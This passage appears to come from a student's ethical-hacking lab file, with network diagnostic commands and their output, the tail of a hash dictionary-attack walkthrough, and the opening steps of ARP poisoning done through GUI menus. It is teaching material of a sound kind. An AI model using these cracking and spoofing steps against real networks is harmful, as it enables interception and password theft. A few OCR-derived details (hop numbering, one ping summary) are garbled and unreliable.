
Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



PRACTICAL NO. 3

3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the traceroute path to the destination, listing 30 hops. Hops 1 through 6 show valid network segments. Hops 7 through 126 show "Request timed out." for each hop. Hops 127 through 30 also show "Request timed out." for each hop. The final message is "Trace complete.".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
126] 8  148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
9  *          *          *          Request timed out.
10  160 ms   *          133 ms  ve111-po1-ari-vbo.alionis.net [94.100.175.6]
11  131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12  *          *          *          Request timed out.
13  *          *          *          Request timed out.
14  *          *          *          Request timed out.
15  *          *          *          Request timed out.
16  *          *          *          Request timed out.
17  *          *          *          Request timed out.
18  *          *          *          Request timed out.
19  *          *          *          Request timed out.
20  *          *          *          Request timed out.
21  *          *          *          Request timed out.
22  *          *          *          Request timed out.
23  *          *          *          Request timed out.
24  *          *          *          Request timed out.
25  *          *          *          Request timed out.
26  *          *          *          Request timed out.
27  *          *          *          Request timed out.
28  *          *          *          Request timed out.
29  *          *          *          Request timed out.
30  *          *          *          Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet  addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:195 errors:0 dropped:0 overruns:0 frame:0
             TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:18 errors:0 dropped:0 overruns:0 frame:0
             TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.



